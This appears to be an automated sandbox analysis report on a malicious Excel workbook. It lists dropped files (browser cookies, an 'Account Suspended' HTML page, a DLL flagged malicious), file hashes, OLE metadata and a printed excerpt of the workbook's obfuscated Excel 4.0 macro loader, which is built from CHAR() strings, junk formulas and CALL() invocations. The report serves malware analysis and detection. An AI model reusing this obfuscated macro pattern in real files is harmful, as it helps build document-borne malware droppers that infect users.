Preview:	MUID.29B8E35D815462332F88F35280A563E0.bing.com/.1024.3457582336.30956384.2422795336.30878005.*._EDGE_V.1.bing.com/.9216.3457582336.30956384.2422795336.30878005.*.SRCHD.AF=NOFORM.bing.com/.1024.3457582336.30956384.2422951336.30878005.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\2SCY25TS.txt	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	dropped

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\2SCY25TS.txt	
Size (bytes):	429
Entropy (8bit):	4.662682594999466
Encrypted:	false
SSDEEP:	12:yVBrW9BHtcuhgX6tcuydo9BHtLRYNXA9BHtLRf39BHtLRH:yVObS608M5y7T7
MD5:	E9B844B3B0623CF7936CE4DF5A1DB6BC
SHA1:	80863014F25014F1C00161098C899646152B45D9
SHA-256:	D6BEF892C2CE6F04E5B41EB7041EF9064EAD8F091E6D8277A06815950307655C
SHA-512:	2B45E291E4CC9208BFCD280A65AA6DBA95736476C736602F56C2C38C459B0F264691C2B615E2C0192DADB4440CEB273E42A27BD11D7D35622B626B64A36EE79
Malicious:	false
Preview:	MUID.29B8E35D815462332F88F35280A563E0.bing.com/.1024.3457582336.30956384.2422795336.30878005.*._EDGE_V.1.bing.com/.9216.3457582336.30956384.2422795336.30878005.*.SRCHD.AF=NOFORM.bing.com/.1024.3457582336.30956384.2422951336.30878005.*.SRCHUID.V=2&GUID=99E70F61CB1447CCA05E57C503C7BB6C&dmnchg=1.bing.com/.1024.3457582336.30956384.2422951336.30878005.*.SRCHUSR.DOB=20210404.bing.com/.1024.3457582336.30956384.2422951336.30878005.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\460PAFDF.txt	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	526
Entropy (8bit):	4.73405435201233
Encrypted:	false
SSDEEP:	12:yVBrW9BHtcuhgX6tcuydo9BHtLRYNXA9BHtLRfNvtegz4oHg9BHtLRH:yVObS608M5y7+M4l7
MD5:	9702D13AB8AFA2FF2754497293800DF4
SHA1:	C6EB9AD328EE538C220DA4150E14C56CE401EC0F
SHA-256:	0A11DBAE850DF6BB3DC1E42894F5AF6508A386812A7B9BD2E1D2C89AE77A7257
SHA-512:	C9D661AF45E659823E1A5DB7D47424D14911236E3A197387D135AD7687488233BA3F36777D55ED2FBC264EF808548C609686972E676B02CD7CEFA47C9AA1D000
Malicious:	false
Preview:	MUID.29B8E35D815462332F88F35280A563E0.bing.com/.1024.3457582336.30956384.2422795336.30878005.*._EDGE_V.1.bing.com/.9216.3457582336.30956384.2422795336.30878005.*.SRCHD.AF=NOFORM.bing.com/.1024.3457582336.30956384.2422951336.30878005.*.SRCHUID.V=2&GUID=99E70F61CB1447CCA05E57C503C7BB6C&dmnchg=1.bing.com/.1024.3457582336.30956384.2422951336.30878005.*.SRCHUSR.DOB=20210404&T=1617496434000.bing.com/.1088.770067840.30956460.2431556352.30878005.*.SRCHHPGUSR.SRCHLANGV2=en.bing.com/.1024.3457582336.30956384.2422951336.30878005.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\6AQYXAJN.txt	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	511
Entropy (8bit):	4.719235575774397
Encrypted:	false
SSDEEP:	12:yVBrW9BHtcuhgX6tcuydo9BHtLRYNXA9BHtLRf39BHtLRYHg9BHtLRH:yVObS608M5y7Tp7
MD5:	ED2A2083B7B81F81826713D0711471E0
SHA1:	6487B59A85DFD7677BEB0F44631E52BB1A46991F
SHA-256:	DAE0105C4292062AC44A901E41A9887E4BF3D6B22B98A165EE76E52B9DC179E1
SHA-512:	F953C62B0EE58E945E60DA4A645A4CC8AFEDEE58126DD27402F845418B3C9391B9434A778594F2D486652296BF83F94847409AFE6F66CFADCB08482D08D869D
Malicious:	false
Preview:	MUID.29B8E35D815462332F88F35280A563E0.bing.com/.1024.3457582336.30956384.2422795336.30878005.*._EDGE_V.1.bing.com/.9216.3457582336.30956384.2422795336.30878005.*.SRCHD.AF=NOFORM.bing.com/.1024.3457582336.30956384.2422951336.30878005.*.SRCHUID.V=2&GUID=99E70F61CB1447CCA05E57C503C7BB6C&dmnchg=1.bing.com/.1024.3457582336.30956384.2422951336.30878005.*.SRCHUSR.DOB=20210404.bing.com/.1024.3457582336.30956384.2422951336.30878005.*.SRCHHPGUSR.SRCHLANGV2=en.bing.com/.1024.3457582336.30956384.2422951336.30878005.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\6PRKYCQ0.txt	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	351
Entropy (8bit):	4.685231020303413
Encrypted:	false
SSDEEP:	6:yLUQB9ZWVXBBW2uWTczq396zMgXNqW2uWTczq3TOW3ooVXBBW2uWTSgRT5qI6Fdc:yVBrW9BHtcuhgX6tcuydo9BHtLRYNXAP
MD5:	E7D4126C7F28DE8D862CD92036B93FBF
SHA1:	9060F2A92326DCDE7DB7FF29E1339149BF2601A6
SHA-256:	A6A03436EA9E72DC33C6C3DD2D266DE16BB406996DE5E22D577DE3386731234B
SHA-512:	9138367632BA25D2A2AC904A99D9987D3EDBEC1652BF9D9F7CFB130D0BFD7ED69A534A6F481ACDD5AFF09CC27992A48A984970A3164755FD1E520BB2D1FDF88
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\6PRKYCQ0.txt	
Preview:	MUID.29B8E35D815462332F88F35280A563E0.bing.com/.1024.3457582336.30956384.2422795336.30878005.*._EDGE_V.1.bing.com/.9216.3457582336.30956384.2422795336.30878005.*.SRCHD.AF=NOFORM.bing.com/.1024.3457582336.30956384.2422951336.30878005.*.SRCHUID.V=2&GUID=99E70F61CB1447CCA05E57C503C7BB6C&dmnchg=1.bing.com/.1024.3457582336.30956384.2422951336.30878005.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\B711W0F3.txt	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	162
Entropy (8bit):	4.3252420992638125
Encrypted:	false
SSDEEP:	3:eEchdUQURgFHM2LJUVXJW2jVW2W2GWdRJSzq3Srg6zMksJcX0CQVW2W2GWdRJSzK:yLUQB9ZWVXBBW2uWTczq396zMgXNqW2J
MD5:	B4BCC5376DA36DAB62227624582A332F
SHA1:	7A7378A1941912F99C555DBACF1EBFA1A4786D80
SHA-256:	556858512D5D196BDAC5500F35A53463EF11AEFDABFE2819BCECFFA4B86C06A3
SHA-512:	37573126281BBB89A604F3EDF4B4DF1C7CCA8BD658D914D7FC857B335CFA704AD88E164AC817A9D5F14BC0F3FC6DC7C5614D9AD7C2F54F8D775AD385487CF4
Malicious:	false
Preview:	MUID.29B8E35D815462332F88F35280A563E0.bing.com/.1024.3457582336.30956384.2422795336.30878005.*._EDGE_V.1.bing.com/.9216.3457582336.30956384.2422795336.30878005.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\D3LSEQT1.txt	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	95
Entropy (8bit):	4.226660273642934
Encrypted:	false
SSDEEP:	3:eEchdUQURgFHM2LJUVXJW2jVW2W2GWdRJSzq3So:yLUQB9ZWVXBBW2uWTczq3H
MD5:	A7FA4B95880E3948714096D842DAE425
SHA1:	2DCA0B35A014B35DF20EFC767838A326D8D067B4
SHA-256:	F8E9419C3728D52E928F6D5E43D2BB963687130A8FB86DA878260D8A1A68D18A
SHA-512:	27ACC590472EC6B6CEB49B220C7384542C710E8389F5247D2D2C63E0FA85E806B0BDBEF3CC7842EA518F56ABF39E83312F43A270696E60797D9A469BCF86FC1
Malicious:	false
Preview:	MUID.29B8E35D815462332F88F35280A563E0.bing.com/.1024.3457582336.30956384.2422795336.30878005.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\FO92LQA2.txt	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	526
Entropy (8bit):	4.731038345310088
Encrypted:	false
SSDEEP:	12:yVBrW9BHtcuhgX6tcuydo9BHtLRYNXA9BHtLRfNvtegz4oHg9Wt1o:yVObS608M5y7+M4qvo
MD5:	D996AD8F93E0EF8D1DC6CC12F1CA3AC9
SHA1:	DB3805F4C3E4A383BAF257486AB558B531D5BD07
SHA-256:	A6A78B1C970BA336CE90F82137DF91598AC04B05388DC1E6F68F2D8DF0A78DF8
SHA-512:	913DB0917D6F753DA880F208D5A85CF05DE4B9078E8589DB50EF66F2716DFBC5D4D631D9541A27FAD24BED68DE90E2216983321A5473D2733FEE58C358EFC2C
Malicious:	false
Preview:	MUID.29B8E35D815462332F88F35280A563E0.bing.com/.1024.3457582336.30956384.2422795336.30878005.*._EDGE_V.1.bing.com/.9216.3457582336.30956384.2422795336.30878005.*.SRCHD.AF=NOFORM.bing.com/.1024.3457582336.30956384.2422951336.30878005.*.SRCHUID.V=2&GUID=99E70F61CB1447CCA05E57C503C7BB6C&dmnchg=1.bing.com/.1024.3457582336.30956384.2422951336.30878005.*.SRCHUSR.DOB=20210404&T=1617496434000.bing.com/.1088.770067840.30956460.2431556352.30878005.*.SRCHHPGUSR.SRCHLANGV2=en.bing.com/.1024.3467582336.30956384.2433609355.30878005.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\J31WUCBG.txt	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	892
Entropy (8bit):	5.306377261974009
Encrypted:	false
SSDEEP:	24:yVObS608M5y7+M4EGAM4j4c5Fpc5/c5AWSbUDQ3C:yVObS608rT4ES4saaoSoD6C
MD5:	4893AAB51A622C8A1BA63F9317A38DA8
SHA1:	E6356AF772A9E93F85633430F4D2595B80159FDD

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\J31WUCBG.txt	
SHA-256:	0241D10C8492566F0D6A7B824037F7785D0B770227BC52B973B0960A268B939E
SHA-512:	45DAD92EA34013EDF89EF69A6791F939A85C8BA4D7AEE6D666C7AE7C15B8A6AF6E35722D88DD699D59C1CA3461C396BF08AC04D34686E2AFD594EF85D109EA15
Malicious:	false
IE Cache URL:	bing.com/
Preview:	MUID.29B8E35D815462332F88F35280A563E0.bing.com/.1024.3457582336.30956384.2422795336.30878005.*._EDGE_V.1.bing.com/.9216.3457582336.30956384.2422795336.30878005.*.SRCHD.AF=NOFORM.bing.com/.1024.3457582336.30956384.2422951336.30878005.*.SRCHUID.V=2&GUID=99E70F61CB1447CCA05E57C503C7BB6C&dmnchg=1.bing.com/.1024.3457582336.30956384.2422951336.30878005.*.SRCHUSR.DOB=20210404&T=1617496434000.bing.com/.1088.770067840.30956460.2431556352.30878005.*.SRCHHPGUSR.SRCHLANGV2=en&WTS=63753093234.bing.com/.1088.770067840.30956460.2433765356.30878005.*._HPVN.CS=eyJQbiI6eyJDbiI6MSwiU3QiOjAsIlFzIjowLCJQcm9kIjoiUCJ9LCJTYyI6eyJDbiI6MSwiU3QiOjAsIlFzIjowLCJQcm9kIjoiSCJ9LCJReiI6eyJDbiI6MSwiU3QiOjAsIlFzIjowLCJQcm9kIjoiVCJ9LCJBcCI6dHJ1ZSwiTXV0ZSI6dHJ1ZSwiTGFkIjoiMjAyMS0wNC0wNFQwMDowMDowMFoiLCJJb3RkIjowLCJEZnQiOm51bGwsIk12cyI6MCwiRmx0IjowLCJJbXAiOjF9.bing.com/.1024.3467582336.30956384.2433765356.30878005.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\N904USWI.txt	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	70
Entropy (8bit):	4.403425874795327
Encrypted:	false
SSDEEP:	3:QhuWI5/yKIKMQ2LdFPZvlzvWc3XXoW:QhuPzMXLdFPjKcn4W
MD5:	61FCF87058E0D548CBEF43FB98A37A1C
SHA1:	C88E20D6A535A9CD464D7948EE28AF3256870AEE
SHA-256:	315C7403B9557E29CDE677E0B223155C351D6F7B59458A0DB278192DF9E9078E
SHA-512:	DC9AB266B3E4A855747A482359537AF4441CE3F22EA34F7674AC08F9CF91A87E02ABC40A8026B147D4B241AEB1F350F3F99D2893AC7439E7D4B6ACC59AFD7BDC
Malicious:	false
IE Cache URL:	urs-world.com/
Preview:	lang.en.urs-world.com/.1536.1764191360.30883965.3496464223.30878005.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\RYK07S53.txt	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	877
Entropy (8bit):	5.300846955382425
Encrypted:	false
SSDEEP:	24:yVObS608M5y7+M4qv84c5Fpc5/c5AWSbUDQ3C:yVObS608rT4qtaaoSoD6C
MD5:	09C8A309E2086D0EDB1A85086FA99AA4
SHA1:	529BE12B3676332F48765155CAE2D738F9D31879
SHA-256:	FB15AD6BD4DA5101A72B4ED7E560895FC949176B0995D1937516F3E2B08B04C3
SHA-512:	6ACF77EE2A39AEE4CECC93ED84649B989F6583461575CE01B890A30089EE447E5E55729DB7EBB469E87811E54AD8B1AFE6BEBBE62DB163256DB70F4ED1FAB175
Malicious:	false
Preview:	MUID.29B8E35D815462332F88F35280A563E0.bing.com/.1024.3457582336.30956384.2422795336.30878005.*._EDGE_V.1.bing.com/.9216.3457582336.30956384.2422795336.30878005.*.SRCHD.AF=NOFORM.bing.com/.1024.3457582336.30956384.2422951336.30878005.*.SRCHUID.V=2&GUID=99E70F61CB1447CCA05E57C503C7BB6C&dmnchg=1.bing.com/.1024.3457582336.30956384.2422951336.30878005.*.SRCHUSR.DOB=20210404&T=1617496434000.bing.com/.1088.770067840.30956460.2431556352.30878005.*.SRCHHPGUSR.SRCHLANGV2=en.bing.com/.1024.3467582336.30956384.2433609355.30878005.*._HPVN.CS=eyJQbiI6eyJDbiI6MSwiU3QiOjAsIlFzIjowLCJQcm9kIjoiUCJ9LCJTYyI6eyJDbiI6MSwiU3QiOjAsIlFzIjowLCJQcm9kIjoiVCJ9LCJBcCI6dHJ1ZSwiTXV0ZSI6dHJ1ZSwiTGFkIjoiMjAyMS0wNC0wNFQwMDowMDowMFoiLCJJb3RkIjowLCJEZnQiOm51bGwsIk12cyI6MCwiRmx0IjowLCJJbXAiOjF9.bing.com/.1024.3467582336.30956384.2433765356.30878005.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\UIKK4OT4.txt	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	100
Entropy (8bit):	4.336332775767342
Encrypted:	false
SSDEEP:	3:e5agXhdUQURgFShfcX0CQVW2W2GWdRJSzq3So:UTLUQBq0XNqW2uWTczq3H
MD5:	646889C6FD8658D49AE8D8443EFECCC4
SHA1:	AD59D915DD2BD7131293F988BFF6B50F057B1582
SHA-256:	DD34C8746DCA29E51DD75F7351ABC23B008FF5D4E9E856D7A5A898E8BE92328F
SHA-512:	EAE6C0BC1918E975D1FFA2812987782BF64AB0B278067FC1C0BFECA1A224C620F8D0BB2D5D7E56B4323F29A05F6A7CB18212A0B51ED96235BDC2EB5D8D08632
Malicious:	false
IE Cache URL:	www.bing.com/

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\UIKK4OT4.txt	
Preview:	MUIDB.29B8E35D815462332F88F35280A563E0.www.bing.com/.9216.3457582336.30956384.2422795336.30878005.*.

C:\Users\user\Desktop\D5CE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	234340
Entropy (8bit):	5.681177341821512
Encrypted:	false
SSDEEP:	3072:CbmxIEudkLeJKDPPjwwm+DV7+DXvbmxIEudkLes:/IEudkLeJinvDVqDXoIEudkLes
MD5:	AECEDB1781FCD1C4BA778186B6208E34
SHA1:	1593A6CEADCBD8CFD75BE396EC876C059F2370D3
SHA-256:	E326D00142BCF5EAB1BD7996B6DE91B8A6178B9970254A209780C9E9413DE4C2
SHA-512:	60283877257CEDEC35B3763C6E3806487509B8A8F2748DCA5FE963740371A4F5AB45C240D98CEFC1D7C2500F169B30DE1DF2B4B4D4B29034BB9AE26A4DC442A
Malicious:	false
Preview:	.....g2.....\.p.... B.....a.....=.....=.....i..9!.8.....X.@. .....".....1.....C.a.l.i.b.r.i.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....C.a.l.i.b.r.i.1.....A.r.i.a.l.1..... ..A.r.i.a.l.1.....A.r.i.a.l.1.....4.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....C.a.l.i.b.r.i.1.....A.r.i.a.l.1.....8.....A.r.i.a.l.1.....8..... .....A.r.i.a.l.1.....8.....A.r.i.a.l.1.....C.a.l.i.b.r.i.1.....>.....A.r.i.a.l.1.....4.....A.r.i.a.l.1.....<.....A.r.i.a.l.1.....?.....A.r.i.a.l.1...h...8.....C.a.m.b.r. i.a.1.....A.r.i.a.l.1.....

C:\Users\user\fikftkm.thj	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	7614
Entropy (8bit):	5.643196429180972
Encrypted:	false
SSDEEP:	192:olVZHCkA26xd3Q4JRveuTtMy47R/Ga0kVhFuPwf8Pn9wHHyJcf:QJvVGaRF8I80
MD5:	116091ED739B7E0F1AD7F819560A0602
SHA1:	C30A527A2A5F25BC1A63359CAD76A8BAB67CB4FB
SHA-256:	0445F0A98A263C472AE1C8D8E28275AFEA1BDDD7692746AA5286097B311B29B1
SHA-512:	83F16BCA5EA4062470B8807912F10B6D743C2DEF2261B4E16098EA8FC1DCB6692CBBD4C6870F27408422B75A3CDCD46A3856AB2162177ED2386D4B8188C122E
Malicious:	**true**
Preview:	<!DOCTYPE html>.<html>. <head>. <meta http-equiv="Content-type" content="text/html; charset=utf-8">. <meta http-equiv="Cache-control" content="no-cache">. <meta http-equiv="Pragma" content="no-cache">. <meta http-equiv="Expires" content="0">. <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=1">. <title>Account Suspended</title>. <link rel="stylesheet" href="//use.fontawesome.com/releases/v5.0.6/css/all.css">. <style type="text/css">. body {. font-family: Arial, Helvetica, sans-serif;. font-size: 14px;. line-height: 1.428571429;. background-color: #ffffff;. color: #2F3230;. padding: 0;. margin: 0;. }. section {. display: block;. padding: 0;. margin: 0;. }. .container {. margin-left: auto;. margin-right: auto;. padding: 0 10px;.

C:\Users\user\fikftkm.thj2	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	107396
Entropy (8bit):	5.804743169573023
Encrypted:	false
SSDEEP:	1536:DWKaY5Se9WnVI78XvnoxJasJvRHKmyGDvDk0Rt9Y56l5ZMpvV05o9OX5xPw8:DWa0eQnVI7qCqZGDvDk4wol5w0EU
MD5:	B6FBFC6A40ED69565C2B1A2E4AABD201
SHA1:	432FF10BD10DB7494D0B2605DEA26C54F8238064
SHA-256:	A05711289E9F8DBA5F0CE5FE3B3096F8C181F537D169997E2DB30F83036052D3
SHA-512:	4BB5E232EFCD233ABA7804A8A3E3F901AFCD89CF82C94A93AE3E5FEDD2F3DE04CCF5A9F45CEC82D622F8A2740DE4B4CF7FA5155D60851C7C6E762A63CE70E 909
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Joe Sandbox View:	• Filename: document-1370071295.xls, Detection: malicious, Browse • Filename: document-69564892.xls, Detection: malicious, Browse • Filename: document-1320073816.xls, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$....._W...6e..6e..6e.)v..6e...w..6e.Rich.6e.....PE..L....f`.....!... ..Z.....`.....p.....p..Q...P...d.....P.....code...fY.....Z..... ..`.data...Q....p.....^.....@..@.rdata..._L.....`.....data...P.....x.....@..... ....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Thu Apr 1 10:53:30 2021, Security: 0
Entropy (8bit):	5.512375299027175
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	document-1771131239.xls
File size:	184832
MD5:	b058594669b275d186207929b4b32eeb
SHA1:	f48e30b9e13cec95978232da40f1d2c279e91191
SHA256:	00a55a2ef2774d581e152e154a34e07fb231a4d5f0fc17a3cb1726fa02843243
SHA512:	8f0114231673d57213a5ba66ed178ab96287731d209a4f51d6daa132ff954c27de1d4b83057dab5d0f9646972efb7ad50164ad748dcd5695b9d72b82a1d2a6f5
SSDEEP:	1536:4PrixIEudkLeXf1D5XUY//wBf8orsYwbKynDLmAMo5VjP2/zaUP:4PmxIEudkLeXPD/PjYwe2DMo3S/b
File Content Preview:	.....>.....g.....d...e...f..... .....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "document-1771131239.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-04-01 09:53:30
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False

Document Summary	
Changed Hyperlinks:	False
Application Version:	1048576

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.354263933307
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . H . . . . P . . . . . X . . . . ` . . . . h . . . . p . . . . x . . . . D o c u S i g n . . . . . D o c 3 . . . . . D o c 1 . . . . . D o c 2 . . . . W o r k s h e e t s . . . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f4 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 b0 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.251653152424
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . . . T . . . . ` . . . . x . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . & . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 173850

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	173850
Entropy:	5.72116035247
Base64 Encoded:	True
Data ASCII:	. . . . Z O . . . . \\ . p . . . . B . . . . . a . . . . = ... = ... i . . . . 8 . . . . X . @ . . . . " . . . . .
Data Raw:	09 08 10 00 00 06 05 00 5a 4f cd 07 c9 04 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
,,,,,,,,,,,,,,,,,,,=CHAR(85),,,,=CHAR(74),,=CHAR(114),,=CHAR(44),,,,,,=CHAR(82),,,,=CHAR(74),,=CHAR(117),,=CHAR(68),,,,,,=CHAR(76),,,,=CHAR(67),,=CHAR(110),,=CHAR(108),,,,,,=CHAR(77),,,,=CH
AR(67),,=CHAR(100),,=CHAR(108)"=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=ROMAN(7.85678564725478E+27,423)=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&'
""=LOG(742343642785237000000,4235327)=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=ODD(7.42425845234725E+25)",,,,,,=CHAR(111),,,,=CHAR(66),,=CHAR(108),,=CHAR(82),,
,,,,=CHAR(110),,,,=CHAR(66),,=CHAR(108),,=CHAR(101),,,,,,,,,,,,=CHAR(51),,=CHAR(103),,,,,,,,,,,,,,=CHAR(105),,,,,,,,,,,,,,=CHAR(115),,,,,,,,,,,,,,=CHAR(116)"=""""&""""&""""&""""&""""&""""&""""&""""&""""&
""""&""""&""""&""""=ROMAN(7.85678564725478E+27,423)=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=LOG(742343642785237000000,4235327)=""""&""""&""""&""""&""""&""""&""""&""""&
""""&""""&""""&""""&""""&""""=ODD(7.42425845234725E+25)=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=ROMAN(7.85678564725478E+27,423)=""""&""""&""""&""""&""""&""""&""""&""""&"
"&""""&""""&""""&""""&""""=LOG(742343642785237000000,4235327)=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=ODD(7.42425845234725E+25)=""""&""""&""""&""""&""""&""""&""""&""""&'
""""&""""&""""&""""&""""&""""=ROMAN(7.85678564725478E+27,423)=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=LOG(742343642785237000000,4235327)=""""&""""&""""&""""&""""&""""&'
""""&""""&""""&""""&""""&""""&""""&""""=ODD(7.42425845234725E+25)=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=ROMAN(7.85678564725478E+27,423)=""""&""""&""""&""""&""""&""""&""
&""""&""""&""""&""""&""""&""""&""""=LOG(742343642785237000000,4235327)=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=ODD(7.42425845234725E+25)=""""&""""&""""&""""&""""&""""&""
""&""""&""""&""""&""""&""""&""""&""""=CALL(""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&BY2&BY3&BY4&BY5&BY6&BY7,BY14&BY15&BY16&Doc3!AL5&Doc3!AL6&Doc3!AL7&Doc3!AL8&D
oc3!AL9&Doc3!AL10&Doc3!AL11&Doc3!AL12&Doc3!AL13&Doc3!AL14&Doc3!AL15&Doc3!AL16&Doc3!AL17&Doc3!AL18&Doc1!J207,CC2&CC3&CC4&CC5&CC6&CC7,0,before.3.0.70.sheet!BU32&Doc
3!A100&Doc1!A200&Doc1!C200,Doc1!E201,0,0)",,,,,,,,,,,,,,=CHAR(101)"=CALL(BY2&BY3&BY4&BY5&BY6&BY7,BY14&BY15&BY16&Doc3!AL5&Doc3!AL6&Doc3!AL7&Doc3!AL8&Doc3!AL9&Doc3!AL10
&Doc3!AL11&Doc3!AL12&Doc3!AL13&Doc3!AL14&Doc3!AL15&Doc3!AL16&Doc3!AL17&Doc3!AL18&Doc1!J207,CC2&CC3&CC4&CC5&CC6&CC7,0,before.3.0.70.sheet!BU32&Doc3!A100&Doc1!A201
&Doc1!C201,Doc1!E201&""1"",0,0)",,,,,,,,,,,,,,=CHAR(114)"=CALL(BY2&BY3&BY4&BY5&BY6&BY7,BY14&BY15&BY16&Doc3!AL5&Doc3!AL6&Doc3!AL7&Doc3!AL8&Doc3!AL9&Doc3!AL10&Doc3!AL11&
Doc3!AL12&Doc3!AL13&Doc3!AL14&Doc3!AL15&Doc3!AL16&Doc3!AL17&Doc3!AL18&Doc1!J207,CC2&CC3&CC4&CC5&CC6&CC7,0,before.3.0.70.sheet!BU32&Doc3!A100&Doc1!A202&Doc1!C202,D
```

```
oc1!E201&""2"",0,0)",,,,,,=CHAR(40+45),,,,,,,,=CHAR(83)"=CALL(BY2&BY3&BY4&BY5&BY6&BY7,BY14&BY15&BY16&Doc3!AL5&Doc3!AL6&Doc3!AL7&Doc3!AL8&Doc3!AL9&Doc3!AL10&Doc3!AL11&
